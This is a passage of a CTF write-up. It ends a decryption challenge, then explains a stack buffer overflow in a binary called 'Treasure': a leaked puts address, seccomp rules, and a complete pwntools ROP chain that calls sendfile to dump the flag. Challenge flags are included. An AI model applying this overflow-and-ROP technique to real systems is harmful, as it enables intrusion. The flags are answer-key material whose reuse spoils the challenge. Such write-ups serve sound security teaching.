with open('icmp.bin', 'rb') as f_in, open('flag.txt', 'wb') as f_out:
   while True:
       chunk = f_in.read(8)
       if not chunk:
           break

       f_out.write(prga_xor_block(S, chunk))
```

Flag: WRECKIT60{minidump_rev3rsing_forens1c_00efddbac45a}

Binary Exploitation

Treasure - 826



If we input more than 64 bytes, this binary will bug out because it only provides a 64-byte buffer to store our input.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE buf[64]; // [rsp+0h] [rbp-40h] BYREF

  puts("where is the treasure?");
  read(0, buf, 160u);
  return 0;
}
```

The main function is very simple. It only declares a 64-byte buffer on the stack, displays a question, and then reads 160 bytes of input into a buffer that only has a capacity of 64 bytes. This is a classic buffer overflow that allows us to write beyond the buffer boundary and overwrite the saved RBP and return address on the stack, giving us the ability to redirect program execution to the address we want.

```
int sub_12E9()
{
  void *v1; // [rsp+0h] [rbp-10h]
```

```
  int fd; // [rsp+Ch] [rbp-4h]

  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stderr, 0, 2, 0);
  alarm(1u);
  fd = open("./flag", 0);
  if ( fd < 0 )
  {
    puts("hmmm");
    _exit(1);
  }
  if ( fd != 3 )
  {
    dup2(fd, 3);
    close(fd);
  }
  v1 = dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "puts");
  return printf("leaked: %p\n", v1);
}
```

The sub_12E9 function is executed before main because it is registered in .init_array. This function performs several important tasks for our exploit, it opens the flag file and ensures its file descriptor is 3 using dup2 if necessary. Most importantly, this function uses dlsym to obtain the address of the puts function from libc and prints its address, giving us a very valuable leak for calculating the base address of libc.

```
__int64 sub_13EB()
{
  __int64 v0; // r8
  __int64 v1; // r9
  __int64 v2; // r8
  __int64 v3; // r9
  __int64 v4; // r8
  __int64 v5; // r9
  __int64 v6; // r8
  __int64 v7; // r9
  __int64 v8; // r8
  __int64 v9; // r9
  __int64 v10; // r8
  __int64 v11; // r9
  __int64 v12; // r8
  __int64 v13; // r9
  __int64 v14; // r8
  __int64 v15; // r9
  __int64 v16; // r8
  __int64 v17; // r9
  __int64 v18; // r8
  __int64 v19; // r9
```

```
__int64 v20; // r8
__int64 v21; // r9
__int64 v22; // r8
__int64 v23; // r9
__int64 v24; // r8
__int64 v25; // r9
__int64 v26; // r8
__int64 v27; // r9
__int64 v28; // r8
__int64 v29; // r9
__int64 v30; // r8
__int64 v31; // r9
__int64 v32; // r8
__int64 v33; // r9
__int64 v35; // [rsp+0h] [rbp-A0h]
__int64 v36; // [rsp+0h] [rbp-A0h]
__int64 v37; // [rsp+0h] [rbp-A0h]
__int64 v38; // [rsp+0h] [rbp-A0h]
__int64 v39; // [rsp+0h] [rbp-A0h]
__int64 v40; // [rsp+0h] [rbp-A0h]
__int64 v41; // [rsp+0h] [rbp-A0h]
__int64 v42; // [rsp+0h] [rbp-A0h]
__int64 v43; // [rsp+0h] [rbp-A0h]
__int64 v44; // [rsp+0h] [rbp-A0h]
__int64 v45; // [rsp+0h] [rbp-A0h]
__int64 v46; // [rsp+0h] [rbp-A0h]
__int64 v47; // [rsp+8h] [rbp-98h]
__int64 v48; // [rsp+8h] [rbp-98h]
__int64 v49; // [rsp+8h] [rbp-98h]
__int64 v50; // [rsp+8h] [rbp-98h]
__int64 v51; // [rsp+8h] [rbp-98h]
__int64 v52; // [rsp+8h] [rbp-98h]
__int64 v53; // [rsp+8h] [rbp-98h]
__int64 v54; // [rsp+8h] [rbp-98h]
__int64 v55; // [rsp+8h] [rbp-98h]
__int64 v56; // [rsp+8h] [rbp-98h]
__int64 v57; // [rsp+8h] [rbp-98h]
__int64 v58; // [rsp+8h] [rbp-98h]
__int64 v59; // [rsp+10h] [rbp-90h]
__int64 v60; // [rsp+10h] [rbp-90h]
__int64 v61; // [rsp+10h] [rbp-90h]
__int64 v62; // [rsp+10h] [rbp-90h]
__int64 v63; // [rsp+10h] [rbp-90h]
__int64 v64; // [rsp+10h] [rbp-90h]
__int64 v65; // [rsp+10h] [rbp-90h]
__int64 v66; // [rsp+10h] [rbp-90h]
__int64 v67; // [rsp+10h] [rbp-90h]
__int64 v68; // [rsp+10h] [rbp-90h]
__int64 v69; // [rsp+10h] [rbp-90h]
```

```c
  __int64 v70; // [rsp+10h] [rbp-90h]
  __int64 v71; // [rsp+98h] [rbp-8h]

  v71 = seccomp_init(0);
  if ( !v71 )
  {
    puts("hmm");
    _exit(1);
  }
  seccomp_rule_add(v71, 2147418112, 0, 1, v0, v1, 0x400000000LL, 0, 0);
  seccomp_rule_add(v71, 2147418112, 1, 1, v2, v3, 0x400000000LL, 1, 0);
  seccomp_rule_add(v71, 2147418112, 1, 1, v4, v5, 0x400000000LL, 2, 0);
  seccomp_rule_add(v71, 2147418112, 40, 2, v6, v7, 0x400000000LL, 1, 0);
  seccomp_rule_add(v71, 2147418112, 3, 0, v8, v9, 0x400000001LL, 3, 0);
  seccomp_rule_add(v71, 2147418112, 60, 0, v10, v11, v35, v47, v59);
  seccomp_rule_add(v71, 2147418112, 231, 0, v12, v13, v36, v48, v60);
  seccomp_rule_add(v71, 2147418112, 35, 0, v14, v15, v37, v49, v61);
  seccomp_rule_add(v71, 2147418112, 15, 0, v16, v17, v38, v50, v62);
  seccomp_rule_add(v71, 0, 2, 0, v18, v19, v39, v51, v63);
  seccomp_rule_add(v71, 0, 257, 0, v20, v21, v40, v52, v64);
  seccomp_rule_add(v71, 0, 437, 0, v22, v23, v41, v53, v65);
  seccomp_rule_add(v71, 0, 10, 0, v24, v25, v42, v54, v66);
  seccomp_rule_add(v71, 0, 9, 0, v26, v27, v43, v55, v67);
  seccomp_rule_add(v71, 0, 25, 0, v28, v29, v44, v56, v68);
  seccomp_rule_add(v71, 0, 59, 0, v30, v31, v45, v57, v69);
  seccomp_rule_add(v71, 0, 322, 0, v32, v33, v46, v58, v70);
  if ( (unsigned int)seccomp_load(v71) )
  {
    puts("hmmm");
    _exit(1);
  }
  return seccomp_release(v71);
}
```

The sub_13EB function is also executed from .init_array and is responsible for setting seccomp protection that restricts which syscalls can be used. This function initializes the seccomp context with the default action SCMP_ACT_KILL, then adds rules to allow or deny specific syscalls. Most dangerous syscalls such as execve (59), open (2), openat (257), and others are killed or strictly restricted. However, some syscalls are still allowed, and the most interesting one is the sendfile (40) syscall, which is restricted to certain file descriptors. This is the key to our exploit because sendfile allows us to send content from file descriptor 3 (flag) to file descriptor 1 (stdout) without having to read it into a buffer first.

Why use sendfile? Because sendfile can send data from one file descriptor to another, and we can send data from the flag file descriptor (3) to stdout (1). With the address leak of puts from the sub_12E9 function, we can calculate the base address of libc and find the address of the sendfile function and the ROP gadgets needed to prepare the syscall arguments. Our strategy is to build a ROP chain that sets the RDI register (output file descriptor = 1), RSI (input file descriptor = 3), RDX (offset = 0), and RCX (number of bytes), then call sendfile to read and send the flag to stdout.

Here's the solver:

```
from pwn import *
import re

BINARY = './treasure'

context.binary = BINARY
context.log_level = 'debug'

e = ELF(BINARY)
# libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc = ELF('libc6_2.38-1ubuntu6.3_amd64.so')

# r = process(BINARY)
r = remote('143.198.215.203', 20037)

leak_line = r.recvline(timeout=2)
print("leak:", leak_line)

m = re.search(br'leaked:\s*(0x[0-9a-fA-F]+)', leak_line)
if not m:
    log.failure("no leak detected")
    exit(1)

puts_leak = int(m.group(1), 16)
log.info("puts_leak: " + hex(puts_leak))

libc_base = puts_leak - libc.symbols['puts']
log.success("libc_base: " + hex(libc_base))

sendfile_addr = libc_base + libc.symbols['sendfile']

payload = flat([
    b'A'.ljust(64 + 8, b'\x00'),
    p64(libc_base + 0x0000000000028795), # pop rdi ; ret
    p64(1),
    p64(libc_base + 0x000000000002a6f1), # pop rsi ; ret
    p64(3),
    p64(libc_base + 0x0000000000027f7b), # pop rbx ; ret
    p64(0),
    p64(libc_base + 0x000000000011c717), # mov rdx, rbx ; mov rax, rdx ; pop rbx ; ret
    p64(0),
    p64(sendfile_addr),
```

```
])

log.info("payload length: " + str(len(payload)))

r.sendlineafter(b'where is the treasure?', payload)
r.interactive()
```

Flag: WRECKIT60{y0u_g0t_th3_tr34sur3!!}